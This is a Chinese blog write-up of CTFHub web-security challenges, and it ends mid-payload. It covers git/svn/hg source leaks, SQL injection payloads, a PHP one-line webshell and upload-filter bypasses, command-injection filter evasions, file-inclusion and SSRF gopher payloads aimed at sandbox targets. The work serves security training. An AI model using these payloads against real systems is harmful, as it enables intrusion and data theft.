CTFHUB技能树之Web

原创

ScyLamb 于 2020-12-28 11:30:54 发布 970 收藏 4

分类专栏： CTFHUB

本文链接：https://blog.csdn.net/weixin_45882317/article/details/111833056

web

web前置技能

参考链接

~~操作系统~~

~~数据库~~

~~HTML/CSS~~

~~程序语言~~

HTTP协议

0x01 请求方式

1）HTTP Method 是可以自定义的，并且区分大小写

可以通过抓包更改其HTTP的方法

2）kali系统中的curl命令实现抓包（curl支持几乎所有操作系统）

常用命令：-v是详细信息 -X是指定请求方法

curl参考一 curl参考二

0x02 302跳转

301	Moved Permanently	永久移动。请求的资源已被永久的移动到新 URI，返回信息会包括新的 URI，浏览器会自动定向到新 URI。今后任何新的请求都应使用新的 URI 代替
302	Found	临时移动。与 301 类似。但资源只是临时被移动。客户端应继续使用原有 URI
303	See Other	查看其它地址。与 301 类似。使用 GET 和 POST 请求查看
304	Not Modified	未修改。所请求的资源未修改，服务器返回此状态码时，不会返回任何资源。客户端通常会缓存访问过的资源，通过

		提供一个头信息指出客户端希望只返回在指定日期之后修改的资源
305	Use Proxy	使用代理。所请求的资源必须通过代理访问
306	Unused	已经被废弃的 HTTP 状态码
307	Temporary Redirect	临时重定向。与 302 类似。使用 GET 请求重定向

关于302的题：

- **burpsite默认不重定向**
- 使用curl命令，该命令中只有加了**-L**才重定向

相关知识点

1）baidu

302 Found，原始描述短语为 Moved Temporarily，是HTTP协议中的一个状态码(Status Code)。可以简单的理解为该资源原本确实存在，但已经被**临时**改变了位置；换而言之，就是请求的资源暂时驻留在不同的URI下，故而除非特别指定了缓存头部指示，该状态码不可缓存。一个暂时重定向是一种服务器端的重定向，能够被搜索引擎蜘蛛正确地处理。

2） csdn

详细来说，301和302状态码都表示重定向，就是说浏览器在拿到服务器返回的这个状态码后会自动跳转到一个新的URL地址，这个地址可以从响应的Location首部中获取（用户看到的效果就是他输入的地址A瞬间变成了另一个地址B）——这是它们的共同点。他们的不同在于。301表示旧地址A的资源已经被永久地移除了（这个资源不可访问了），搜索引擎在抓取新内容的同时也将旧的网址交换为重定向之后的网址；302表示旧地址A的资源还在（仍然可以访问），这个重定向只是临时地从旧地址A跳转到地址B，搜索引擎会抓取新的内容而保存旧的网址。

0x03 cookie

知识点：cookie欺骗、认证、伪造

cookie结合xss、csrf的知识点有点多，有待后续补充

举例：报文中的Cookie是可以被修改

0x04 基础认证

wiki（墙）

关键点：

1、用户名和密码是由base64加密，在Authorization中

2、WWW-Authenticate: Basic realm="Secure Area"是提示信息，“ ”中是提示内容

3、批量base64加密

去了解base64包

0x05 响应包源代码

F12能调出控制台

知识点：HTTP响应包源代码

web工具配置

~~虚拟机~~

~~BurpSuite~~

~~Chrome~~

~~WebShell~~

~~菜刀类工具~~

~~端口扫描~~

~~远程连接~~

~~目录爆破~~

信息泄露

0x01 目录遍历

目录遍历漏洞，可以通过谷歌语法批量发现，如：
intitle:Index of
intext:Parent Directory

0x02 PHPINFO

这个算是低危的信息泄露，能够泄露一部分服务器的配置，*比如说禁用了哪些函数*。

0x03 备份文件下载

1. 网站源码

> 开发者在线上环境对源代码进行了备份操作，并且将备份文件放在了web目录下，就会引起网站源码泄露

备份文件下载-网站源码
可能有点用的提示
常见的网站源码备份文件后缀

- tar
- tar.gz
- zip
- rar

常见的网站源码备份文件名

- web
- website
- backup
- back
- www
- wwwroot
- temp

使用工具dirsearch扫描
=>扫描到www.zip，打开压缩包，发现TXT文件
带上TXT直接访问URL得flag

2. bak文件
   bak文件也是备份文件泄露之一，在实际场景中也经常遇到

得flag

3. vim缓存

> 当开发者在线上环境使用vim编辑器，在使用的过程中会留下vim编辑器缓存，当vim异常退出时，缓存会一直留在服务器上，引起网站源码泄露

参考博客

在使用vim时会创建临时缓存文件，关闭vim时缓存文件则会被删除，当vim异常退出后，因为未处理缓存文件，导致可以通过缓存文件恢复原始文件内容
以 index.php 为例：

第一次产生的交换文件名为 .index.php.swp
再次意外退出后，将会产生名为 .index.php.swo 的交换文件
第三次产生的交换文件则为 .index.php.swn

题目是index.php了，所以猜测为： .index.php.swp
（注意前面的点不要忘记）
打开读取到flag

4. DS_Store

> .DS_Store是Mac OS保存文件夹的自定义属性的隐藏文件。通过.DS_Store
> 可以知道这个目录里面所有文件的清单且该文件可用记事本打开

直接下载后用笔记本打开

0x04 Git泄露

添加链接描述

当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当，可能会将.git文件夹直接部署到线上环境。这就引起了Git泄露

Log

使用scrabble工具

```
./scrabble http://challenge-4d54fed0301ac99d.sandbox.ctfhub.com:10080/
```

r

```
oot@kali:~/safe/tool/scrabble# ./scrabble http://challenge-4d54fed0301ac99d.sandbox.ctfhub.com:10080/
已初始化空的 Git 仓库于 /root/safe/tool/scrabble/.git/
parseCommit 5fe4a2c16066bccd995d737c8095ec702018c95e
downloadBlob 5fe4a2c16066bccd995d737c8095ec702018c95e
parseTree 012ae1fc6b838a345b689ae6bb4ec0edfd517a64
downloadBlob 012ae1fc6b838a345b689ae6bb4ec0edfd517a64
downloadBlob 9071e0a24f654c88aa97a2273ca595e301b7ada5
downloadBlob 2c59e3024e3bc350976778204928a21d9ff42d01
parseCommit 2384aec40e6e4d2c66406502925d830bc74d10b3
downloadBlob 2384aec40e6e4d2c66406502925d830bc74d10b3
parseTree 5338c42854d6c70cebe4e9b308a1ae715bf2923d
downloadBlob 5338c42854d6c70cebe4e9b308a1ae715bf2923d
downloadBlob 9071e0a24f654c88aa97a2273ca595e301b7ada5
downloadBlob 1b1b32cbef34a08c202ef802420d9959afd5f541
downloadBlob 2c59e3024e3bc350976778204928a21d9ff42d01
parseCommit dce6956a6632685a7e5a814481899ee62eceedf6
downloadBlob dce6956a6632685a7e5a814481899ee62eceedf6
parseTree 012ae1fc6b838a345b689ae6bb4ec0edfd517a64
downloadBlob 012ae1fc6b838a345b689ae6bb4ec0edfd517a64
downloadBlob 9071e0a24f654c88aa97a2273ca595e301b7ada5
downloadBlob 2c59e3024e3bc350976778204928a21d9ff42d01
HEAD 现在位于 5fe4a2c remove flag
root@kali:~/safe/tool/scrabble# ls
50x.html  index.html  LICENSE  README.md  scrabble
```

提示log则，使用git log命令查看每个commit修改了哪些文件

```
root@kali:~/safe/tool/scrabble# git log
commit 5fe4a2c16066bccd995d737c8095ec702018c95e (HEAD -> master)
Author: CTFHub <sandbox@ctfhub.com>
Date:   Sun Dec 27 03:39:12 2020 +0000

    remove flag

commit 2384aec40e6e4d2c66406502925d830bc74d10b3
Author: CTFHub <sandbox@ctfhub.com>
Date:   Sun Dec 27 03:39:12 2020 +0000

    add flag

commit dce6956a6632685a7e5a814481899ee62eceedf6
Author: CTFHub <sandbox@ctfhub.com>
Date:   Sun Dec 27 03:39:12 2020 +0000

    init
```

可以看到flag文件的变动

```
root@kali:~/safe/tool/scrabble# git diff HEAD 2384a
```

> 与当前版本相比2384a的commit的不同之处
> 2384a是commit值（写一部分，不冲突即可）

也可以使用git reset -hard命令

```
root@kali:~/safe/tool/scrabble# git reset --hard  2384a
HEAD 现在位于 2384aec add flag
root@kali:~/safe/tool/scrabble# ls
50x.html  70951307416715.txt  index.html  LICENSE  README.md  scrabble
root@kali:~/safe/tool/scrabble# cat 70951307416715.txt
ctfhub{0dd6cb158d3626e3251e5150}
```

Stash

按上面的思路顺利的一路做下来，但在读取22691213672964.txt文件时：

```
root@kali:~/safe/tool/scrabble# cat 22691213672964.txt
where is flag
```

一个幌子
实践了半天，找不到，后来群里说我的工具问题
下载githack

```
root@kali:~# python GitHack.py http://challenge-f13506201995566c.sandbox.ctfhub.com:10080/.git/
```

```
git stash list
git stash pop
或者
git stash apply
```

Index

使用Githack工具
进入目录直接cat .txt文件，直接出flag
纳闷这么这么简单，看了看其他人的做法

```
root@kali:~/safe/tool/GitHack/dist/challenge-ecbada29eac4b8a6.sandbox.ctfhub.com_10080# cat 1963936617121.txt
ctfhub{7e6d812c4063130af98cc6ed}
root@kali:~/safe/tool/GitHack/dist/challenge-ecbada29eac4b8a6.sandbox.ctfhub.com_10080# git ls-files
1963936617121.txt
50x.html
index.html
root@kali:~/safe/tool/GitHack/dist/challenge-ecbada29eac4b8a6.sandbox.ctfhub.com_10080# git ls-files -s
100644 d57fd30c01c15169436221ee6aef8a6da1bf2e64 0       1963936617121.txt
100644 9071e0a24f654c88aa97a2273ca595e301b7ada5 0       50x.html
100644 2c59e3024e3bc350976778204928a21d9ff42d01 0       index.html
root@kali:~/safe/tool/GitHack/dist/challenge-ecbada29eac4b8a6.sandbox.ctfhub.com_10080# git cat-file -p d57fd
ctfhub{7e6d812c4063130af98cc6ed}
```

参考资料一 参考资料二

> 因为题目是index，所以我们考虑到git的index暂存区文件 我们先使用git ls-files查看暂存区里面有哪些文件
> 当然，index在文件夹里面存在，我们也可以直接打开，不过是乱码 所以我们还是在git 的bash环境中进行操作
> 接着我们想要查看27741192706094.txt文件内容
> 首先，我们需要查看27741192706094.txt文件对应的Blob对象，如下： git ls-files -s –
> 27741192706094.txt 或者直接 git ls-files -s 然后通过Blob对象，查询27741192706094.txt.txt里面的内容： git cat-file -p 441a2
> 得到flag

0x05 SVN泄露

参考资料二

> 当开发者使用SVN进行版本控制，对站点自动部署。如果配置不当，可能 会将.svn文件直接部署到线上环境。这就引起了SVN泄露漏洞

主要知识点：

> 当svn使用了checkout命令后就会生成.svn文件，里面存储着备份信息。svn信息泄露漏洞主要利用了里面的entrist文件，通过.svn/entrist可以下载里面的所有代码，但是只能作用在svn1.6之前的版本；第二个是作用在svn1.7后的版本，svn1.7后的版本引入一个名为wc.db的数据库数据存放文件来管理文件，通过访问.svn/wc.db可以下载到本地。

这里是svn1.7之后的版本，下载wc.db文件，/.svn/wc.db

```
root@kali:~/safe/tool/dvcs-ripper# ./rip-svn.pl -u http://challenge-5062aaf2045950c2.sandbox.ctfhub.com:10080/.svn
[i] Found new SVN client storage format!
REP INFO => 1:file:///opt/svn/ctfhub:e43e7ef8-82fb-4194-9673-81c29de69c33
[i] Trying to revert the tree, if you get error, upgrade your SVN client!
已恢复“index.html”
root@kali:~/safe/tool/dvcs-ripper# ls -a
.  dvcs-ripper-ctfhub     .gitignore   index.html  README.md   rip-cvs.pl  rip-hg.pl   .svn
.. dvcs-ripper-master.zip  hg-decode.pl  LICENSE     rip-bzr.pl  rip-git.pl  rip-svn.pl
root@kali:~/safe/tool/dvcs-ripper# cd .svn/
root@kali:~/safe/tool/dvcs-ripper/.svn# ls -a
.  ..  entries  format  pristine  text-base  tmp  wc.db  wc.db-journal
root@kali:~/safe/tool/dvcs-ripper/.svn# cd pristine
root@kali:~/safe/tool/dvcs-ripper/.svn/pristine# ls -a
.  ..  bf  ca
root@kali:~/safe/tool/dvcs-ripper/.svn/pristine# cd ca
root@kali:~/safe/tool/dvcs-ripper/.svn/pristine/ca# ls -a
.  ..  cad5d155a7a5b74bf9a8abc56b35495c6aa8ca58.svn-base
root@kali:~/safe/tool/dvcs-ripper/.svn/pristine/ca# cat cad5d155a7a5b74bf9a8abc56b35495c6aa8ca58.svn-base
ctfhub{6bbe9fa399d3a7ee1905c53c}
```

安装dvcs-ripper时出错
解决

0x06 HG泄露

> 当开发人员使用Mercurial进行版本控制，对站点自动部署。如果配置不当，有可能会将.hg文件夹直接部署到线上环境。这就造成了HG泄露漏洞

HG泄露漏洞使用dvcs-ripper工具（一款perl的版本控制软件信息泄露利用工具，支持SVN, GIT, Mercurial/hg, bzr…）

```
rip-hg.pl -u http://challenge-0ecf6f106f3a58be.sandbox.ctfhub.com:10080/.hg/
```

使用 dvcs-ripper 工具中的 rip-hg.pl 脚本进行 clone.

```
root@kali:~/safe/tool/dvcs-ripper# ./rip-hg.pl -u http://challenge-6611fb9938aaa834.sandbox.ctfhub.com:10080/.hg/
[i] Getting correct 404 responses
cannot find hg: No such file or directory at ./rip-hg.pl line 140.
root@kali:~/safe/tool/dvcs-ripper# ls -a
.   dvcs-ripper-ctfhub      .gitignore  hg-decode.pl  README.md   rip-cvs.pl  rip-hg.pl
..  dvcs-ripper-master.zip  .hg         LICENSE       rip-bzr.pl  rip-git.pl  rip-svn.pl
```

clone时报错。题目也显示

> Flag 在服务端旧版本的源代码中, 不太好使的情况下, 试着手工解决。


writeup


解法一

查看.hg/store/fncache可知 flag 的文件名为flag_88274161.txt，直接访问即可得 flag

解法二

如果服务端删除了 flag 文件的话，那么可尝试从历史记录里寻找。路径是 .hg/store/data/flag__88274161.txt.i **注意下划线是两个(为什么？)**





密码口令

0x01 弱口令

一个登录系统，输入admin,password 得到flag

0x02 默认口令

打开是北京亿中邮信息技术有限公司的邮件网关系统

题目提示默认密码，百度搜索

多次换关键词搜索后， 亿中邮 邮件网关 密码 中搜索到 关于它的弱口令漏洞报告

发现就是该题的原始漏洞

找到默认用户名：eyougw密码：admin@(eyou)

常见的网络安全设备默认密码

查询默认口令的网站

SQL注入

0x01 报错注入

xpath报错只显示32位结果，我们需要借助mid函数来进行字符截取从而显示32位以后的数据。

```
id=1 and (updatexml(1,concat(0x7e,mid((select group_concat(flag) from flag),32),0x7e),1));
```

0x02 布尔盲注：

payload：

```
if(substr((select table_name from information_schema.tables where table_schema=database() limit %d,1),%d,1)="%s",1,(select table_name from information_schema.tables))
```

脚本爆库名：

解题思路：https://blog.csdn.net/weixin_44732566/article/details/104455318
->题目已经表明是布尔盲注，发现没有闭合，也木有过滤，本来也是道基础题，但是发现回显不对头：

```
payload:?id=1 and 1 = 2
```

->回显是query_success
这道题和普通的布尔盲注不一样，一般布尔盲注是数据库查询结果为空或者查询语句报错，回显error。这道题是数据库查询为空，返回还是success，只有当查询语句报错时才返回error。
->寻常and 后面布尔盲注语句就不好使，因为它们是根据查询结果为空来判断。这时候想到用if语句if(expr1,expr2,expr3)

```
?id=if(1=1,1,union select)
?id=if(1=2,1,union select)
```

然而报错
->mysql在执行这条语句的时候会先对整体语句进行判断语句是否有错误，这样无论expr1处怎样，都是error。
->那么就可以在expr1处插入判断语句，expr2处放上正确语法的sql语句，expr3处放上错误语法的sql语句
->想到子查询
子查询格式：select * from users where id=(select username from users);
但是这个有个要求就是子查询返回的结果必须只有一条记录，否则就报错
->payload :

```
?id=if(1=1,1,(select table_name from information_schema.tables))
?id=if(1=2,1,(select table_name from information_schema.tables))
```

参考

0x03 时间盲注：

->在?id=1 后面添加 and sleep(10)
这个延迟时间测试是否有时间盲注的时候设长一点，因为是手动测试是否有漏洞，为了避免网络的原因让我们漏掉漏洞，sleep(10)之后可以看到网站有明显的延迟，证明时间盲注存在
->用

```
id=1 and if((substr(database(),{0},1)='{1}'),sleep(3),1)
id=1 and if(ascii(substr(database(),{0},1)='{1}'))
```

0x04 MySQL结构：

正常的数字注入，只不过表名及字段名是随机码

0x05 cookie注入：

一般只防get和post方法，如果使用了request方法，该方法会先检查是否有get,post传入数据，没有则使用cookie来传入数据
->通过抓包，或者其他工具来实现cookie注入
或：使用sqlmap注入

使用方法：–level 2

0x06 UA注入：

通过修改User Agent来实现注入，如同cookie注入
sqlmap 的 --level 3 会自动检查User-Agent中是否存在注入。

0x07 Refer注入：

通过修改Refer来实现注入，如同cookie注入
–level参数大于等于3时，会尝试进行refer注入

0x08 过滤空格：

用/**/能代替空格
过程：
输入1’无回显

```
0/**/union/**/select/**/1,(select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database())# wodcbmcjcu
0/**/union/**/select/**/1,(select/**/group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name='wodcbmcjcu'/**/limit/**/0,1)# wiotvtzvcw
0/**/union/**/select/**/1,(select/**/group_concat(wiotvtzvcw))/**/from/**/wodcbmcjcu#
```

XSS

0x01 反射型

利用xss平台得到flag
参考

文件上传

0x01 无验证

写一句话上传：

```
<?php eval(_$POST['hacker']); ?> //C刀必须用post方法
```

0x02前端验证

方法一:
在浏览器中禁用js插件
Chrome流程：设置->网站设置->JavaScript
方法二：
上传正确的后缀名后，抓包改文件名

0x03MIME限制

MIME原本是指多用途互联网邮件扩展类型。后来被用到了HTTP的Content-Type字段，称为互联网媒体类型
一句话上传，抓包。修改Content-Type为合法类型（image/jpeg）

0x04 00截断

原理：%00，0x00，/00都属于00截断，利用的是服务器的解析漏洞（ascii中0表示字符串结束），所以读取字符串到00就会停止，认为已经结束。
条件：PHP<5.3.29，且GPC关闭
后端代码;

```
if (!empty($_POST['submit'])) {
    $name = basename($_FILES['file']['name']);
    $info = pathinfo($name);//pathinfo() 函数以数组的形式返回文件路径的信息。
    $ext = $info['extension'];
    $whitelist = array("jpg", "png", "gif");
    if (in_array($ext, $whitelist)) {
        $des = $_GET['road'] . "/" . rand(10, 99) . date("YmdHis") . "." . $ext;
// move_uploaded_file($file, $des)把文件file移动到des中
// $_FILES 用于读取HTTP POST上传的数组
        if (move_uploaded_file($_FILES['file']['tmp_name'], $des)) {
//$_FILES['file']['tmp_name']文件被上传后在服务端储存的临时文件名，一般是系统默认。
            echo "<script>alert('上传成功')</script>";
        } else {
            echo "<script>alert('上传失败')</script>";
        }
    } else {
        echo "文件类型不匹配";
    }

}
```

可以看到，des是最终的文件名，由
$ET['road']$，/，随机数，日期，后缀名组成。其中GET参数$road$是可控的，所以可以通过$des = ET['roa$

0x05 双写后缀

抓包，将文件名改为pphphp，绕过
后台源码：

```
$name = basename($_FILES['file']['name']);
$blacklist = array("php", "php5", "php4", "php3", "phtml", "pht", "jsp", "jspa", "jspx", "jsw", "jsv", "jspf", "jtml", "asp", "aspx", "asa", "asax", "ascx", "
ashx", "asmx", "cer", "swf", "htaccess", "ini");
$name = str_ireplace($blacklist, "", $name);
// str_ireplace($search, $replace, $subject)
// 把subject中的所有search替换为replace
```

0x06 文件头检查

文件头检验 是当浏览器在上传文件到服务器的时候，服务器对所上传文件的Content-Type类型进行检测，不同格式的文件开头会有特征值。
思路就是伪造文件头
方法一：用winhex将图片
（JPG）的文件头（FFD8FF）
（PNG）的文件头（89504E47）
复制到一句话文件的最前面
方法二：上传JPG后，抓包，将JPG文件头保留，并加上一句话
注：得将一句话后面的图片数据删除干净

0x07 .htaccess

.htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置，通过.htaccess文件可以实现网页301重定向、自定义404页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。
总结：https://www.cnblogs.com/20175211lyz/p/11741348.html
方法一：
该题是用自己写的.htaccess去覆盖服务器的.htaccess从而允许一些功能。
构造.htaccess，来让服务器把png当作php解析

```
AddType application/x-httpd-php .png
```

上传.htaccess（就上边这一句话）–>上传成功
写个一句话shell，然后把后缀改成png --> 上传成功
方法二:

```
<FilesMatch "2">
SetHandler application/x-httpd-php
</FilesMatch>
```

上段代码：把名字含2的文件当作php解析
那么上传的2.png就可以作为php用了
->上传.gtaccess ->上传2.png

RCE

0x01 命令注入

关键代码：

```
$res = FALSE;
if (isset($_GET['ip']) && $_GET['ip']) {// 传入ip，
    $cmd = "ping -c 4 {$_GET['ip']}";// 运行命令，可以拼接
    exec($cmd, $res);// 执行cmd，把结果输出到res
}
```

根据第3行代码，可以直接拼接命令
->输入&ls，回显flag.php
->输入&cat flag.php 没有正确回显，使用&cat flag.php| base64这可以直接将文件内容以base64回显
或者F12查看源代码，获得flag（flag被特殊字符//注释了，不能在网页正常回显）

0x02 过滤cat

知识点：

> cat 由第一行开始显示内容，并将所有内容输出
> tac 从最后一行倒序显示内容，并将所有内容输出
> more根据窗口大小，一页一页的现实文件内容 l
> ess 和more类似，但其优点可以往前翻页，而且进行可以搜索字符
> head 只显示头几行
> tail只显示最后几行
> nl 类似于cat -n，显示时输出行号
> tailf 类似于tail -f

ping命令 ：ping -c 4（题目中出现）
-c Count 指定要被发送（或接收）的回送信号请求的数目，由 Count 变量指出。
具体用法

0x03 过滤空格

```
if (!preg_match_all("/ /", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
```

在bash下，可以用以下字符代替空格
< 、<>、{ }、%20(空格URL)、%09(tabURL)、IFS9、 ${IFS}、$IFS

0x04 过滤目录分隔符

```
if (!preg_match_all("/\//", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
```

过滤了目录分隔符 / ，那么就 用cd 命令进入对应的目录

0x05 过滤运算符

```
if (!preg_match_all("/(\||\&)/", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
```

此时运算符被过滤
方法一：将&改成;
方法二：cat xxx.php | base64 等价于 base64 xxx.php

0x06 综合过滤练习

```
if (!preg_match_all("/(\||&|;| |\/|cat|flag|ctfhub)/", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
```

①在URL中用%0a代替【注意防止URL编码】
②空格用${IFS}
③cat用ca''t
④flat用fla*

0x07 eval执行

连上蚁剑，getFlag

0x08 文件包含

显示代码

```php
<?php
error_reporting(0);
if (isset($_GET['file'])) {
    if (!strpos($_GET["file"], "flag")) {
        include $_GET["file"];
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i have a <a href="shell.txt">shell</a>, how to use it ?
```

payload： `ctfhub=system('cat /flag');`
得到flag

0x09 PHP://input


利用提示： `php://input post上传木马or命令执行`
【hackbar不知道为什么不能post上传数据】

0x10 读取源代码

直接用 `php://filter/convert.base64-encode/resource=../../../../../../flag`
①一开始使用flag.php，无回显，发现没注意看提示，该flag无后缀
②足够多的.../确保进入根目录

0x11 远程包含

预期解： `包含一台公网服务器里的webshell来getshell`【无自己服务器，放弃】



SSRF

0x01 内网访问

尝试访问位于127.0.0.1的flag.php吧
进去空白，注意到url

```
ctfhub.com:10080/?url=_
```

访问：

```
http://sandbox.ctfhub.com:10080/?url=127.0.0.1/flag.php
```

get FLAG

0x02 伪协议读取文件

尝试去读取一下Web目录下的flag.php吧
依旧进去空白，注意到url
http://sandbox.ctfhub.com:10080/?url=_

题目为web目录下的，故猜测为/var/www/html/
payload：

```
?url=file:///var/www/html/flag.php
```

访问显示？？？，查看源代码getFlag

0x03 端口扫描

来来来性感CTFHub在线扫端口,据说端口范围是8000-9000哦,
利用bp的intruder爆破
写个生成8000-9000的脚本

```
f=open("1.txt",'w+')
for i in range(8000,9001):
    f.write(str(i)+'\n')
f.close()
```

一开始写

```
GET /?url=http://challenge-a407d60a592d6507.sandbox.ctfhub.com:§10080§
```

爆破失败，换成本地才成功

```
GET /?url=127.0.0.1:§1§ HTTP/1.1
```

看来得使用本地才行

0x04 Post请求

> hint:这次是发一个HTTP POST请求.对了.ssrf是用php的curl实现的.并且会跟踪302跳转.加油吧骚年

进去只看到首页重定向到：`http://challenge-c28221ac3d4b62cc.sandbox.ctfhub.com:10080/?url=_`

尝试 `file://` 读首页

`http://challenge-c28221ac3d4b62cc.sandbox.ctfhub.com:10080/?url=file:///var/www/html/index.php`

```php
<?php

error_reporting(0);

if (!isset($_REQUEST['url'])){
    header("Location: /?url=_");
    exit;
}

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_REQUEST['url']);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_exec($ch);
curl_close($ch);
```

猜测了一下，直接读flag.php，成功了

```php
<?php

error_reporting(0);

if ($_SERVER["REMOTE_ADDR"] != "127.0.0.1") {
    echo "Just View From 127.0.0.1";
    return;
}

$flag=getenv("CTFHUB");
$key = md5($flag);

if (isset($_POST["key"]) && $_POST["key"] == $key) {
    echo $flag;
    exit;
}
?>

<form action="/flag.php" method="post">
<input type="text" name="key">
<!-- Debug: key=<?php echo $key;?>-->
</form>
```

要求本地访问flag.php

`?url=127.0.0.1/flag.php`

访问可以打印出key的md5

`<!-- Debug: key=61e644ad573586d6a87c7f8238d59c04-->`

然后只需要post key即可

SSRF发送POST请求，自然而然就想到了gopher

```
import urllib.parse
payload =\
"""POST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

key=c384d200658f258e5b5c681bf0aa29a8
"""

tmp = urllib.parse.quote(payload)
#注意上面报文的回车%0a，在HTTP中%0d%0a表示换行
Line = tmp.replace('%0A','%0D%0A')
payload = urllib.parse.quote(Line)
result = 'gopher://127.0.0.1:80/'+'_'+payload
print(result)     # 这里因为是GET请求所以要进行两次url编码
```

Payload：

```
?url=gopher://127.0.0.1:80/_POST%2520/flag.php%2520HTTP/1.1%250D%250AHost%253A%2520127.0.0.1%250D%250AContent-Type%253A%2520application/x-www-form-urlencoded%250D%250AContent-Length%253A%252036%250D%250A%250D%250Akey%253D969cf2a2caf2ccb09c9cfaeeee10d149%250D%250A
```

0x05 上传文件

和上一题没太大区别，只不过是从post数据变post文件

依旧 `file://` 读出index.php和flag.php

```
<?php

error_reporting(0);

if (!isset($_REQUEST['url'])) {
    header("Location: /?url=_");
    exit;
}

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_REQUEST['url']);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_exec($ch);
curl_close($ch);
```

```php
<?php

error_reporting(0);

if($_SERVER["REMOTE_ADDR"] != "127.0.0.1"){
    echo "Just View From 127.0.0.1";
    return;
}

if(isset($_FILES["file"]) && $_FILES["file"]["size"] > 0){
    echo getenv("CTFHUB");
    exit;
}
?>


Upload Webshell

<form action="/flag.php" method="post" enctype="multipart/form-data">
    <input type="file" name="file">
</form>
```

只要上传大于0的文件即可

看到已经有表单了，直接f12改前端

```
<form action="/flag.php" method="post" enctype="multipart/form-data">
    <input type="file" name="file">
    <input type="submit" name="submit">
</form>
```

然后抓包，修改host，在放进上一题的脚本中生成Payload

```
import urllib.parse
payload =\
"""POST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 794
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge-c8f769841b5b12a2.sandbox.ctfhub.com:10080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary8EtHCmSYeNJ2eM2z
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90
.0.818.49
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge-c8f769841b5b12a2.sandbox.ctfhub.com:10080/?url=file:///var/www/html/flag.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

------WebKitFormBoundary8EtHCmSYeNJ2eM2z
